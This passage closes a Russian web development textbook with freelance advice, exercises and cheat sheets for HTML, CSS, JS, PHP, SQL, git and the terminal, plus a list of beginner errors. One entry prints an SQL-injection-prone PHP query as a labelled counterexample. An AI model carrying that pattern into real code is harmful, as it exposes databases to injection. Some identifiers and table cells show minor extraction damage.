Не передать доступы. Кажется, что это гарантия оплаты. На деле — причина конфликта и репутационной потери. Гарантия оплаты — аванс.

Сдать без обучения. Заказчик не знает, как добавить товар, и звонит вам по каждому. Полчаса записи экрана экономят месяцы звонков.

Взять заказ, который не понимаешь. «Разберусь по ходу» иногда работает, но чаще заканчивается срывом сроков. Честное «это не моя область, но могу порекомендовать» сохраняет репутацию.

Не считать своё время. Ведите учёт хотя бы приблизительно. Через три проекта вы будете оценивать сроки в разы точнее — но только если знаете, сколько ушло на самом деле.

Задача 60.1. Составьте смету на свой магазин из этой книги: разбейте на части и оцените каждую. Сравните с реальным временем, которое потратили.

Задача 60.2. Напишите список «что НЕ входит» из десяти пунктов для типового заказа «интернет-магазин».

Задача 60.3. Напишите `README.md` для своего проекта по образцу из главы. Дайте прочитать человеку со стороны — понял, как запустить?

Задача 60.4. Составьте список из десяти вопросов, которые вы зададите заказчику на первой встрече.

Задача 60.5. Посчитайте свою минимальную ставку: расходы в месяц ÷ реальные рабочие часы. Ниже этой цифры браться нельзя.

Задача 60.6. Сформулируйте своими словами ответ на «а можно ещё маленькую кнопочку?» — вежливо и с ценой.

Задача 60.7. Опишите три варианта поддержки для своего заказчика с ценами.

Задача 60.8. Соберите портфолио: репозиторий магазина, ссылка на работающий сайт, три экрана и абзац «что здесь сделано».

Задача 60.9. Найдите три площадки, где ищут разработчиков в вашем городе или в интернете. Изучите, какие проекты и за какие деньги.

Задача 60.10. Напишите текст своего предложения на пять предложений: что вы делаете, для кого, чем отличаетесь и как с вами связаться.

Ответы — в Приложении Г.

Проект autodoc.tj — хороший пример того, как это выглядит в жизни, включая неудобные места.

Работа идёт этапами, и они записаны. Фаза 1 — продавцы, товары, модерация. Фаза 2 — заказы с разбивкой и комиссией. Фаза 3 делится надвое: «деньги наружу» (балансы, выплаты) и «деньги внутрь» (онлайн-оплата). Фаза 4 — отзывы, возвраты, buy-box. Каждая фаза имеет понятный итог.

Часть работы заблокирована не по вине разработчика. Онлайн-оплата упирается в эквайринг в Таджикистане — это вопрос не кода, а банков. Сквозная проверка второй фазы на боевом отложена **самим заказчиком**. Обе вещи записаны прямым текстом в документации проекта. Это и есть правильное поведение: заблокированное не прячут, его фиксируют.

Ограничения поставщика тоже записаны. Правила расхода тарифа Parts-Catalogs не подтверждены, пакетный сбор каталога остановлен до ответа. Через полгода никто не вспомнит, почему сбор на паузе, — а в документе написано.

И главное правило проекта, которое стоит переносить в любой заказ: не ломать рабочее. Витрина должна работать после любого коммита. Заказчик, у которого магазин продаёт каждый день, оценит это выше, чем любую новую функцию.

- Провалы случаются **не из-за кода**, а из-за договорённостей.
- В первом разговоре — **слушать и спрашивать**, не называть сроков.
- Смета — **по частям**, итог $\times 1,5$, и обязательно список «**что НЕ входит**».
- **Аванс 30-50%** до начала. Без него не начинают.
- Показывать результат **раз в неделю**, кусками.
- Новая хотелка = **новая строка сметы**, а не бесплатная мелочь.
- Всё, о чём договорились, — **письменно**, хоть в мессенджере.
- Сдача = список из сметы + **доступы** + обучение + остаток оплаты.
- Домен и хостинг — **на заказчика**, всегда.
- Поддержка — **отдельный договор**, обговорённый до сдачи.

Вы дошли до конца

Шестьдесят глав назад вы, возможно, не знали, что такое `<div>`.

Сейчас вы умеете верстать страницы, оживлять их скриптами, писать серверный код, проектировать базы данных, защищаться от инъекций и XSS, считать деньги без потерь на округлении, подключать чужие API, вести историю в git, выкладывать сайт в интернет и разговаривать с заказчиком.

Это полный набор fullstack-разработчика. Не «основы» — рабочий набор.

Что делать дальше — по порядку:

- 1. Доведите свой магазин.** Не до идеала, а до состояния «работает и не стыдно показать». Один законченный проект весит больше десяти начатых.
- 2. Выложите его в интернет и покажите живым людям.** Пусть попробуют купить. Соберите замечания.
- 3. Положите код на GitHub с внятным README.** Это ваше портфолио.
- 4. Возьмите первый заказ** — пусть маленький, пусть у знакомых. Пройдите путь из этой главы целиком, включая смету и аванс.
- 5. Возвращайтесь к книге как к справочнику.** Приложения А-Г для этого и написаны.

И последнее. Никто из работающих разработчиков не помнит всего наизусть. Все смотрят документацию, все гуглят, все читают чужой код и все ошибаются. Разница между новичком и опытным — не в объёме памяти, а в том, что опытный знает: **любая непонятная ошибка разбирается по шагам, и он разберётся.**

Теперь это знаете и вы. Удачи.

Шпаргалки

Всё, что приходится вспоминать чаще всего, — на одной странице каждое. Это приложение не для чтения подряд, а чтобы открывать во время работы.

HTML: теги, которые нужны всегда

► Скелет страницы

```
<!DOCTYPE html>
<html lang="ru">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Заголовок вкладки</title>
  <link rel="stylesheet" href="/assets/style.css">
</head>
<body>
  <!-- содержимое -->
  <script src="/assets/app.js"></script>
</body>
</html>
```

► Структура и текст

ТЕГ	ЧТО ЭТО	КОГДА
<code><div></code>	Блок без смысла	Обёртка для вёрстки
<code></code>	Кусок строки без смысла	Подкрасить часть текста
<code><header></code> <code><footer></code>	Шапка, подвал	Вместо <code>div</code> — понятнее
<code><nav></code>	Навигация	Меню
<code><main></code>	Основное содержимое	Одно на страницу
<code><section></code>	Раздел со своим заголовком	Блоки страницы
<code><article></code>	Самостоятельная единица	Карточка товара, новость
<code><aside></code>	Побочное	Боковая колонка, фильтры
<code><h1></code> ... <code><h6></code>	Заголовки	<code><h1></code> — один на страницу
<code><p></code>	Абзац	Текст
<code></code> <code></code> <code></code>	Списки	Ненумерованный, нумерованный
<code></code> <code></code>	Важно, с акцентом	Не для красоты — для смысла
<code>
</code>	Перенос строки	Только внутри текста, не для отступов
<code><hr></code>	Разделитель	Смена темы

► Ссылки, картинки, таблицы

```
<a href="/katalog.php">Каталог</a>
<a href="https://example.tj" target="_blank" rel="noopener">Внешняя</a>
<a href="tel:+992900000000">Позвонить</a>
<a href="mailto:zakaz@magazin.tj">Написать</a>



<table>
  <thead><tr><th>Товар</th><th>Цена</th></tr></thead>
  <tbody><tr><td>Фильтр</td><td>250</td></tr></tbody>
</table>
```

► Формы

```
<form action="/zakaz.php" method="post">
  <label for="imya">Имя</label>
  <input type="text" id="imya" name="imya" required maxlength="60">

  <input type="email"      name="email"      required>
  <input type="tel"        name="telefon"    pattern="[0-9+ ]+ ">
  <input type="number"     name="kol"         min="1" max="99" value="1">
  <input type="password"   name="parol"       minlength="8">
  <input type="hidden"     name="tovar_id"    value="42">

  <select name="gorod">
    <option value="hudzhand">Худжанд</option>
    <option value="dushanbe" selected>Душанбе</option>
  </select>

  <textarea name="kommentariy" rows="4"></textarea>

  <label><input type="checkbox" name="soglasie" required> Согласен</label>
  <label><input type="radio" name="dostavka" value="kurer"> Курьер</label>

  <button type="submit">Оформить</button>
</form>
```

Главное про формы: `name` — под этим именем значение придёт на сервер. Нет `name` — поле не отправится. Проверки в браузере (`required`, `min`) — удобство, не защита: на сервере проверять всё заново.

CSS: то, что применяется каждый день

► Как подключить и как выбрать

```
p { } /* все абзацы */
.tovar { } /* class="tovar" */
#shapka { } /* id="shapka" */
.tovar .cena { } /* .cena внутри .tovar */
.tovar > p { } /* только прямые дети */
a:hover { } /* при наведении */
input:focus { } /* в фокусе */
.tovar:first-child { }
input[type="number"] { }
```

Приоритет (кто победит при конфликте): `style=""` в теге → `#id` → `.class` → тег. `!important` перебивает всё — и потому применяется в крайнем случае.

► Отступы и размеры

```
.karta {
  padding: 1rem 1.5rem; /* внутри рамки: сверху-снизу, слева-справа */
  margin: 0 auto 2rem; /* снаружи: 0 сверху, авто по бокам, 2rem снизу */
  border: 1px solid #ddd;
  border-radius: 8px;
  box-sizing: border-box; /* padding входит в width — так удобнее */
  width: 100%;
  max-width: 320px;
}
```

Единицы: `px` — точно; `rem` — от размера шрифта страницы (для отступов и шрифтов лучше всего); `%` — от родителя; `vh`/`vw` — от экрана.

► Flexbox: строка или столбец

```
.ryad {  
  display: flex;  
  gap: 1rem; /* расстояние между элементами */  
  justify-content: space-between; /* вдоль оси: flex-start | center | space-around */  
  align-items: center; /* поперёк оси: stretch | flex-start | center */  
  flex-wrap: wrap; /* переносить, если не влезает */  
}  
.ryad > .rastyanut { flex: 1; } /* занять всё свободное место */
```

► Grid: сетка

```
.setka {  
  display: grid;  
  grid-template-columns: repeat(auto-fill, minmax(240px, 1fr));  
  gap: 1.5rem;  
}
```

Эта запись — готовый адаптивный каталог: колонки не уже 240px, сколько влезет, столько и будет.

► Мобильные

```
/* Сначала пишем для телефона, потом расширяем — mobile first */  
.katalog { grid-template-columns: 1fr; }  
  
@media (min-width: 640px) { .katalog { grid-template-columns: repeat(2, 1fr); } }  
@media (min-width: 1024px) { .katalog { grid-template-columns: repeat(4, 1fr); } }
```

► Переменные и частые свойства

```
:root {
  --osnovnoy: #B5411F;
  --tekst: #221E1A;
}

.knopka { background: var(--osnovnoy); }

.element {
  color: #333; background: #fff;
  font-family: 'Rubik', sans-serif; font-size: 1rem;
  font-weight: 500; line-height: 1.6; text-align: center;
  display: none; /* block | inline-block | flex | grid */
  position: relative; /* absolute | fixed | sticky */
  overflow: hidden; /* auto | scroll */
  opacity: .5; cursor: pointer;
  transition: all .2s; box-shadow: 0 2px 8px rgba(0,0,0,.1);
}
```

JavaScript: браузерный минимум

► Переменные и типы

```
const cena = 250; // не меняется — по умолчанию используйте const
let kolichество = 2; // меняется
const nazvanіe = 'Фильтр';
const est = true;
const spisok = [1, 2, 3];
const tovar = { id: 1, cena: 250, nazvanіe: 'Фильтр' };
```


► Условия и циклы

```
if (kolichestvo > 0)      { /* ... */ }
else if (kolichestvo === 0) { /* ... */ }
else                      { /* ... */ }

const itog = est ? 'в наличии' : 'нет';      // короткое условие

for (const t of spisok) { console.log(t); }  // по значениям массива
spisok.forEach((t, i) => console.log(i, t));
while (uslovie) { /* ... */ }
```

► Массивы

```
spisok.push(4);           // добавить в конец
spisok.length;            // сколько элементов
spisok.map(n => n * 2);    // преобразовать каждый
spisok.filter(n => n > 1); // оставить подходящие
spisok.find(n => n === 2); // найти первый
spisok.reduce((s, n) => s + n, 0); // свернуть в одно значение (сумма)
spisok.includes(2);       // есть ли такой
```

► Работа со страницей

```
document.querySelector('#itog');      // первый подходящий
document.querySelectorAll('.tovar');   // все подходящие

el.textContent = 'Текст';              // безопасно: вставляет как текст
el.innerHTML   = '<b>Жирный</b>';       // ОПАСНО с чужими данными (XSS)
el.value;                                       // значение поля ввода
el.classList.add('aktiv');
el.classList.remove('aktiv');
el.classList.toggle('aktiv');
el.dataset.id;                               // из data-id="42"
el.setAttribute('disabled', ''); 
```

► События

```
кнопка.addEventListener('click', (e) => { /* ... */ });
форма.addEventListener('submit', (e) => { e.preventDefault(); /* ... */ });
поле.addEventListener('input', (e) => { /* при каждом символе */ });

// Делегирование: один обработчик на список вместо сотни на кнопки
spisok.addEventListener('click', (e) => {
    const кнопка = e.target.closest('.kupit');
    if (!кнопка) return;
    dobavit(кнопка.dataset.id);
});
```

► Запрос к серверу

```
const otvet = await fetch('/api/tovary.php?q=filtr');
if (!otvet.ok) throw new Error('Ошибка ' + otvet.status);
const dannye = await otvet.json();

await fetch('/api/korzina.php', {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify({ tovar_id: 42, kol: 2 }),
});
```

► Хранилище в браузере

```
localStorage.setItem('korzina', JSON.stringify(korzina));
const korzina = JSON.parse(localStorage.getItem('korzina') || '[]');
localStorage.removeItem('korzina');
```

PHP: серверный минимум

► ОСНОВЫ

```
<?php
declare(strict_types=1);

$cena = 250;                // int
$nazvanie = 'Фильтр';       // string
$est = true;                // bool
$spisok = [1, 2, 3];        // список
$tovar = ['id' => 1, 'cena' => 250]; // ассоциативный массив

echo "Цена: $cena сомони";   // двойные кавычки подставляют переменные
echo 'Цена: $cena';          // одинарные — печатают как есть
echo "Товар: {$tovar['cena']}"; // фигурные скобки для элементов массива
```

► Условия, циклы, функции

```
if ($kol > 0)      { }
elseif ($kol === 0) { }
else              { }

$status = match(true) {
    $kol > 10 => 'много',
    $kol > 0  => 'есть',
    default  => 'нет',
};

foreach ($spisok as $znachenie) { }
foreach ($tovar as $klyuch => $znachenie) { }
for ($i = 0; $i < 10; $i++) { }

function itogo(array $korzina, float $skidka = 0): int
{
    $summa = 0;
    foreach ($korzina as $p) {
        $summa += $p['cena'] * $p['kol'];
    }
    return (int) round($summa * (1 - $skidka / 100));
}
```

► Массивы и строки

```
count($spisok);           // сколько элементов
$spisok[] = 4;            // добавить
in_array(2, $spisok, true); // есть ли значение
array_keys($tovar);       // ключи
array_map(fn($n) => $n * 2, $spisok);
array_filter($spisok, fn($n) => $n > 1);
array_sum($spisok);
implode(' ', $spisok);    // массив → строка
explode(' ', '1,2,3');    // строка → массив

trim($s); mb_strlen($s); mb_strtolower($s);
str_replace('a', 'o', $s);
str_contains($s, 'фильм');
number_format(1234.5, 2, '.', ' '); // 1 234.50
sprintf('%05.2f', 3.1);             // 03.10
```

► Данные из браузера

```
$_GET['stranica'] // из адресной строки: ?stranica=2
$_POST['imya']    // из формы method="post"
$_SESSION['user_id'] // сессия (после session_start())
$_FILES['foto']    // загруженный файл
$_SERVER['REQUEST_URI'] // адрес запроса

// Никогда не доверяем: всегда с проверкой и значением по умолчанию
$stranica = max(1, (int) ($_GET['stranica'] ?? 1));
$imya = trim($_POST['imya'] ?? '');
```

► База через PDO

```
$pdo = new PDO('mysql:host=localhost;dbname=magazin;charset=utf8mb4', $user, $parol, [
    PDO::ATTR_ERRMODE          => PDO::ERRMODE_EXCEPTION,
    PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
    PDO::ATTR_EMULATE_PREPARES => false,
]);

// Несколько строк
$stmt = $pdo->prepare('SELECT * FROM tovary WHERE kategoriya_id = ? AND cena < ?');
$stmt->execute([$kategoriya, $max]);
$tovary = $stmt->fetchAll();

// Одна строка
$stmt = $pdo->prepare('SELECT * FROM tovary WHERE id = ?');
$stmt->execute([$id]);
$tovar = $stmt->fetch();
if (!$tovar) { http_response_code(404); exit('Товар не найден'); }

// Вставка и полученный id
$stmt = $pdo->prepare('INSERT INTO zakazy (pokupatel_id, summa) VALUES (?, ?)');
$stmt->execute([$pokupatel, $summa]);
$zakaz_id = (int) $pdo->lastInsertId();

// Транзакция: либо всё, либо ничего
$pdo->beginTransaction();
try {
    /* несколько запросов */
    $pdo->commit();
} catch (Throwable $e) {
    $pdo->rollBack();
    throw $e;
}
```

Правило без исключений: значения — только через `?` и `execute()`. Склеивание строк = SQL-инъекция.

► Безопасность

```
echo htmlspecialchars($tekst, ENT_QUOTES, 'UTF-8'); // вывод чужого текста
$hash = password_hash($parol, PASSWORD_DEFAULT); // хранение пароля
password_verify($vvedenny, $hash); // проверка

// CSRF: токен в форму и проверка при приёме
$_SESSION['csrf'] ??= bin2hex(random_bytes(32));
if (!hash_equals($_SESSION['csrf'], $_POST['csrf'] ?? '')) { exit('Отказано'); }
```

► Сессии, заголовки, файлы

```
session_start();
$_SESSION['user_id'] = $id;
session_destroy();

header('Location: /katalog.php', true, 302); exit;
header('Content-Type: application/json; charset=utf-8');
http_response_code(404);

echo json_encode($dannye, JSON_UNESCAPED_UNICODE);
$dannye = json_decode($stroka, true);

file_get_contents($put);
file_put_contents($put, $tekst, FILE_APPEND | LOCK_EX);
```

SQL: запросы, которые нужны

► Выборка

```
SELECT * FROM tovary;
SELECT nazvanie, cena FROM tovary;

SELECT * FROM tovary WHERE cena < 500;
SELECT * FROM tovary WHERE brend = 'MANN' AND cena BETWEEN 100 AND 500;
SELECT * FROM tovary WHERE nazvanie LIKE '%фильтр%';
SELECT * FROM tovary WHERE kategoriya_id IN (1, 2, 5);
SELECT * FROM tovary WHERE foto IS NULL;

SELECT * FROM tovary ORDER BY cena ASC;           -- DESC — по убыванию
SELECT * FROM tovary ORDER BY cena DESC LIMIT 10;
SELECT * FROM tovary LIMIT 20 OFFSET 40;         -- третья страница по 20
```

► Изменение

```
INSERT INTO tovary (nazvanie, cena, brend) VALUES ('Фильтр', 250, 'MANN');
UPDATE tovary SET cena = 260 WHERE id = 42;      -- WHERE обязателен!
DELETE FROM tovary WHERE id = 42;                -- WHERE обязателен!
```

Запомните намертво: **UPDATE** / **DELETE** без **WHERE** меняют всю таблицу. Привычка: сначала пишем **WHERE**, потом всё остальное.

► Подсчёты и группировка

```
SELECT COUNT(*) FROM tovary;
SELECT AVG(cena), MIN(cena), MAX(cena), SUM(cena) FROM tovary;

SELECT brend, COUNT(*) AS skolko
FROM tovary
GROUP BY brend
HAVING COUNT(*) > 5
ORDER BY skolko DESC;
```

WHERE фильтрует строки до группировки, **HAVING** — группы после.

► Соединения

```
-- только совпавшие
SELECT z.id, p.imya FROM zakazy z
INNER JOIN покупатели p ON p.id = z.pokupatel_id;

-- все слева, даже без пары справа
SELECT t.nazvanie, COUNT(o.id) AS otzyvov FROM tovary t
LEFT JOIN otzyvy o ON o.tovar_id = t.id
GROUP BY t.id, t.nazvanie;
```

► Таблицы и индексы

```
CREATE TABLE IF NOT EXISTS tovary (
  id          INT AUTO_INCREMENT PRIMARY KEY,
  nazvanie    VARCHAR(255) NOT NULL,
  cena_diram  INT NOT NULL,          -- деньги — в целых!
  kategoriya_id INT NOT NULL,
  opisanie    TEXT NULL,
  sozdan      TIMESTAMP DEFAULT CURRENT_TIMESTAMP,
  INDEX idx_kategoriya (kategoriya_id),
  FOREIGN KEY (kategoriya_id) REFERENCES kategorii(id)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;

CREATE INDEX idx_cena ON tovary (cena_diram);
SHOW INDEX FROM tovary;
EXPLAIN SELECT * FROM tovary WHERE kategoriya_id = 5;
```

Индекс нужен там, где столбец стоит в **WHERE**, **JOIN** или **ORDER BY**. Индекс на всё подряд замедляет запись — ставьте по делу.

Git: команды на каждый день

```
# Начало
git init
git clone https://github.com/user/repo.git

# Ежедневное
git status          # что изменилось и где лежит
git diff            # какие строки изменились
git add fayl.php    # положить в индекс
git add .           # положить всё
git commit -m "Описание"
git log --oneline   # история
git log --oneline --graph --all

# Ветки
git branch          # список
git switch -c korzina # создать и перейти
git switch main     # перейти
git merge korzina   # влить
git branch -d korzina # удалить влитую

# Сервер
git remote -v
git push -u origin korzina
git pull origin main
git fetch origin    # скачать, но не сливать

# Откат
git restore fayl.php # вернуть файл (не коммитили)
git restore --staged fayl.php # убрать из индекса
git revert abc1234   # обратный коммит (история цела)
```

► Что писать в `.gitignore`

```
config/db_credentials.php
vendor/
node_modules/
kesh/
logs/
*.log
zagruzki/
.DS_Store
.idea/
.vscode/
```

Терминал: тот минимум, без которого никуда

```
pwd                # где я сейчас
ls -la             # что в папке, включая скрытое
cd папка           # войти в папку
cd ..              # на уровень выше
mkdir -p a/b/c     # создать папки
cp fayl.php kopiya.php # копировать
mv staroe.php novoe.php # переместить или переименовать
rm fayl.php        # удалить (без корзины!)
cat fayl.php       # показать файл
tail -f logs/site.log # смотреть конец файла вживую
grep -rn "iskomoe" . # искать по всем файлам
chmod 755 папка    # права

php -S localhost:8000 # запустить сайт локально
php -v               # версия PHP
mysql -u root -p     # войти в базу
mysqldump -u root -p baza > backup.sql
```

Коды ответа HTTP

КОД	ЗНАЧИТ	КОГДА ОТДАВАТЬ
200	Всё хорошо	Обычный ответ
301	Переехало навсегда	Редирект на HTTPS, смена адреса
302	Временно	После формы, чтобы F5 не отправлял повторно
400	Плохой запрос	Данные не прошли проверку
401	Не представились	Нужен вход
403	Нельзя	Вошёл, но прав нет
404	Не найдено	Нет такого товара или страницы
422	Данные не годятся	Форма заполнена неверно
429	Слишком часто	Превышен лимит запросов
500	Ошибка сервера	Упало у вас
502 / 504	Не дождались	Проблема выше по цепочке

СИМПТОМ → ПРИЧИНА → ЛЕЧЕНИЕ

30 ошибок новичка

Тридцать ситуаций, на которые уходит больше всего времени в первый год. Все они встречаются у каждого — разница только в том, сколько часов занимает разгадка.

Пользоваться так: найдите **симптом** — то, что видите на экране. Дальше читайте причину и лечение.

HTML и вёрстка

► 1. Страница показывает кракозябры вместо русских букв

Симптом. Вместо «Фильтр» — `ÐÐ, Ð»ÑÑÑ, Ñ` или `????`.

Причина. Не указана кодировка — где-нибудь в цепочке. Мест три: страница, база, соединение с базой.

Лечение. Все три сразу:

```
<meta charset="utf-8">                                <!-- в <head> -->
```

```
$dsn = 'mysql:host=localhost;dbname=magazin;charset=utf8mb4'; // в PDO
```

```
CREATE TABLE ... DEFAULT CHARSET=utf8mb4;           -- в базе
```

Плюс сам файл должен быть сохранён в UTF-8 (в редакторе — «UTF-8 without BOM»).

► 2. Стили не применяются

Симптом. CSS написан, а страница не меняется.

Причина. Одно из трёх: неверный путь к файлу, кэш браузера, или ваш селектор проиграл более сильному.

Лечение. По порядку: F12 → Network — файл загрузился (200, не 404)? Затем Ctrl+F5 (сброс кэша). Затем F12 → Elements → выберите элемент и посмотрите, какое правило зачёркнуто и кем перебито.

► 3. Форма отправляется, а на сервере пусто

Симптом. `$_POST` пустой.

Причина. Почти всегда — у полей нет атрибута `name`. Либо у формы `method="get"`, а вы читаете `$_POST`.

Лечение. У каждого поля — `name`. Проверить: `var_dump($_POST);` в начале обработчика.

► 4. Кнопка внутри формы перезагружает страницу

Симптом. Нажали кнопку — страница мигнула, всё сбросилось.

Причина. `<button>` внутри `<form>` по умолчанию — это `type="submit"`.

Лечение. Если кнопка не для отправки: `<button type="button">`. Если обрабатываете отправку скриптом: `e.preventDefault()`.

► 5. Картинки не видны на сервере, хотя локально были

Симптом. Локально всё есть, на хостинге — битые картинки.

Причина. Разный регистр в имени файла. Windows не различает `Filtr.JPG` и `filtr.jpg`, Linux — различает.

Лечение. Все имена файлов — маленькими буквами, латиницей, без пробелов.

► 6. Вёрстка разъезжается на телефоне

Симптом. На компьютере хорошо, на телефоне — горизонтальная прокрутка.

Причина. Нет `viewport`, либо жёсткие ширины в пикселях.

Лечение. `<meta name="viewport" content="width=device-width, initial-scale=1">` и `max-width` вместо `width`. Проверять в F12 → режим устройства.

CSS

► 7. `width: 100%` вылезает за экран

Симптом. Блок шире родителя ровно на величину отступов.

Причина. По умолчанию `padding` и `border` прибавляются к `width`.

Лечение. Один раз на весь проект:

```
*, ::before, ::after { box-sizing: border-box; }
```

► 8. Отступы между блоками «слиплись»

Симптом. Задали `margin-bottom: 20px` и `margin-top: 30px`, получили 30, а не 50.

Причина. Схлопывание вертикальных отступов — так работает CSS.

Лечение. Используйте отступ в одну сторону (обычно `margin-bottom`), либо `gap` во flex/grid — там схлопывания нет.

► 9. `z-index` не работает

Симптом. Поставили `z-index: 9999`, элемент всё равно снизу.

Причина. `z-index` действует только на позиционированных элементах.

Лечение. Добавьте `position: relative` (или `absolute` / `fixed`).

► 10. Не могу центрировать блок

Симптом. `text-align: center` не центрирует блок.

Лечение. Три рабочих способа:

```
.blok { margin: 0 auto; max-width: 600px; } /* по горизонтали */
.roditel { display: flex; justify-content: center; align-items: center; }
.roditel { display: grid; place-items: center; } /* по обеим осям */
```

JavaScript

► 11. `Cannot read properties of null`

Симптом. Скрипт падает на первой же строке с элементом.

Причина. `querySelector` ничего не нашёл — опечатка в селекторе или скрипт выполняется раньше, чем разметка загрузилась.

Лечение. Скрипт — перед `</body>` или с `defer`. И проверка:

```
const el = document.querySelector('#itog');
if (!el) { console.error('нет элемента #itog'); return; }
```

► 12. Обработчик не срабатывает на новых элементах

Симптом. Кнопки, добавленные скриптом, не реагируют.

Причина. `addEventListener` навесили на существующие элементы, а новые появились позже.

Лечение. Делегирование — один обработчик на контейнер:

```
spisok.addEventListener('click', (e) => {
  const кнопка = e.target.closest('.kupit');
  if (кнопка) dobavit(кнопка.dataset.id);
});
```

► 13. `0.1 + 0.2` даёт `0.30000000000000004`

Симптом. Итог корзины — `1325.00000000000002`.

Причина. Дробные числа в компьютере хранятся приближённо. Это не баг языка, так везде.

Лечение. Деньги хранить в целых — в дирамах, копейках, центах. Делить на 100 только при выводе.

► 14. `fetch` не работает, в консоли CORS

Симптом. `Access to fetch ... has been blocked by CORS policy`.

Причина. Браузер запрещает запросы к чужому домену без разрешения.

Лечение. Ходите к своему серверу, а он пусть ходит к чужому API (глава 50). Заодно ключ API не попадёт в браузер.

► 15. `this` внутри функции — не то, что ожидалось

Причина. У обычной функции `this` зависит от того, как её вызвали.

Лечение. Пользуйтесь стрелочными функциями — в них `this` берётся из окружающего кода:

```
el.addEventListener('click', () => { ... })
```

► 16. Данные пропали после обновления страницы

Симптом. Корзина очищается по F5.

Причина. Данные жили только в переменной JavaScript.

Лечение. `localStorage` (глава 18) или сессия на сервере (глава 38).

RНР

► 17. Белый экран, никаких сообщений

Причина. Ошибка есть, но её показ выключен.

Лечение. На своей машине включить:

```
ini_set('display_errors', '1');
error_reporting(E_ALL);
```

На боевом — наоборот, выключить и смотреть в лог (глава 56).

► 18. `Headers already sent`

Симптом. Ошибка при `header()`, `session_start()` или `setcookie()`.

Причина. До них что-то уже вывелось: пробел или пустая строка перед `<?php`, лишний перевод строки после `?>` в подключённом файле, случайный `echo`.

Лечение. В файлах только с РНР-кодом не закрывайте тег `?>` — тогда лишнего вывода не будет. И проверьте, нет ли пробела в первой строке.

► 19. `Call to a member function prepare() on null`

Причина. `$pdo` не создан — обычно подключение к базе не удалось, а ошибку никто не проверил.

Лечение. Подключение — в `try/catch` с `ERRMODE_EXCEPTION`, и проверять результат до использования.

► 20. Запрос не находит ничего, хотя данные есть

Симптом. `SELECT` возвращает пусто, а в базе строки видны.

Причина. Варианты: лишние пробелы в данных, разный регистр, ищите по началу строки (`LIKE 'x%'`) вместо вхождения (`LIKE '%x%'`), либо подключились не к той базе.

Лечение. Выведите сам запрос и параметры (`var_dump($sql, $params)`) и выполните его руками в базе.

► 21. Числа из формы ведут себя как строки

Симптом. `'5' + 5` вроде работает, а сравнение — нет.

Причина. Из `$_POST` всегда приходят строки.

Лечение. Приводите явно и с проверкой:

```
$kol = max(1, (int) ($_POST['kol'] ?? 1));  
$cena = (float) ($_POST['cena'] ?? 0);
```

► 22. Заказ записался дважды

Симптом. Покупатель нажал F5 — заказ продублировался.

Причина. Обработка формы и вывод страницы в одном запросе.

► 23. Сессия «слетает»

Симптом. Пользователь то входит, то нет.

Причина. `session_start()` вызывается не на всех страницах, либо вызывается после вывода, либо на сайте гуляют два адреса — с `www` и без.

Лечение. `session_start()` — первой строкой общего файла подключений. И редирект с `www` на основной домен (глава 58).

► 24. `undefined array key` при каждом заходе

Причина. Ключа в массиве нет — например, при первом заходе на страницу.

Лечение. Оператор `??`:

```
$stranica = (int) ($_GET['stranica'] ?? 1);  
$imya = trim($_POST['imya'] ?? '');
```

База данных

► 25. `UPDATE` изменил всю таблицу

Симптом. Хотели поменять один товар — поменялись все.

Причина. Забыт `WHERE`.

Лечение. Привычка: пишем `WHERE` первым, потом всё остальное. И бэкап перед любыми массовыми изменениями. Восстановление — только из бэкапа: отменить `UPDATE` нельзя.

► 26. Сайт тормозит по мере роста базы

Симптом. Каталог грузился 0.1 с, теперь 3 с.

Причина. Нет индексов на столбцах, по которым идёт поиск.

Лечение. `EXPLAIN` на медленном запросе; индекс на столбцы из `WHERE`, `JOIN`, `ORDER BY` (глава 30 — там реальный замер: 314-кратное ускорение).

► 27. Кириллица в базе превратилась в ?

Причина. Кодировка таблицы или соединения — не `utf8mb4`.

Лечение. См. ошибку №1. Данные, уже записанные знаками вопроса, восстановить нельзя — только перезалить.

► 28. Сломался JOIN: строк стало больше, чем товаров

Симптом. 100 товаров, а запрос вернул 340 строк.

Причина. У товара несколько связанных записей (например, отзывов) — `JOIN` умножает строки.

Лечение. `GROUP BY` с агрегатом (`COUNT`, `SUM`) либо подзапрос.

Безопасность и деньги

► 29. SQL-инъекция

Симптом. Обычно никакого — до дня, когда база утекла.

Причина. Значения склеены со строкой запроса:

```
// ТАК НЕЛЬЗЯ НИКОГДА
$pdo->query("SELECT * FROM users WHERE email = '$email'");
```

Лечение. Только подготовленные запросы:

```
$stmt = $pdo->prepare('SELECT * FROM users WHERE email = ?');
$stmt->execute([$email]);
```

Никаких исключений — даже «тут же число», даже «это админка».

► 30. Пароль или ключ API уехал в git

Симптом. Ничего не видно, но через неделю с вашего аккаунта у поставщика идут чужие запросы.

Причина. Файл с секретом закоммитили. Удаление файла не помогает — он остался в истории, а публичные репозитории боты сканируют за минуты.

Лечение. Считать секрет скомпрометированным и сменить его. Дальше — `.gitignore` с первого дня и секреты в настройках базы (глава 57).

Три привычки, которые заменяют половину этого списка

- 1. Читать сообщение об ошибке целиком.** В нём написано что, где и в какой строке. Большинство пунктов выше решаются первым же прочтением текста ошибки.
- 2. Проверять границы.** Данные проходят путь форма → PHP → база → PHP → браузер. Выведите значение на каждой границе — увидите, где именно оно пропало.
- 3. Коммитить до эксперимента.** Пока изменения в git, любой тупик отменяется одной командой. Без git — потерянный вечер.

КАЖДОЕ СЛОВО И КАЖДЫЙ ЗНАК

Словарь конструкций и терминов

Здесь собрано всё, что встречается в коде книги: не только слова, но и знаки препинания. Потому что новичка чаще всего сбивает с толку именно `=>`, `::` или `?:` — их нельзя набрать в поиске словами.

Знаки препинания в коде

ЗНАК	НАЗВАНИЕ	ГДЕ	ЧТО ДЕЛАЕТ
<code>;</code>	точка с запятой	PHP, JS, SQL	Конец команды. Забыли — <code>syntax error</code> на следующей строке
<code>{ }</code>	фигурные скобки	езде	Блок: «всё, что внутри, — одно целое»
<code>()</code>	круглые скобки	езде	Вызов функции, условие, группировка
<code>[]</code>	квадратные скобки	езде	Массив или обращение к элементу: <code>\$a[0]</code>
<code>< ></code>	угловые скобки	HTML	Границы тега: <code><div></code>
<code>//</code>	двойной слэш	PHP, JS	Комментарий до конца строки
<code>/* */</code>	слэш-звёздочка	PHP, JS, CSS	Многострочный комментарий
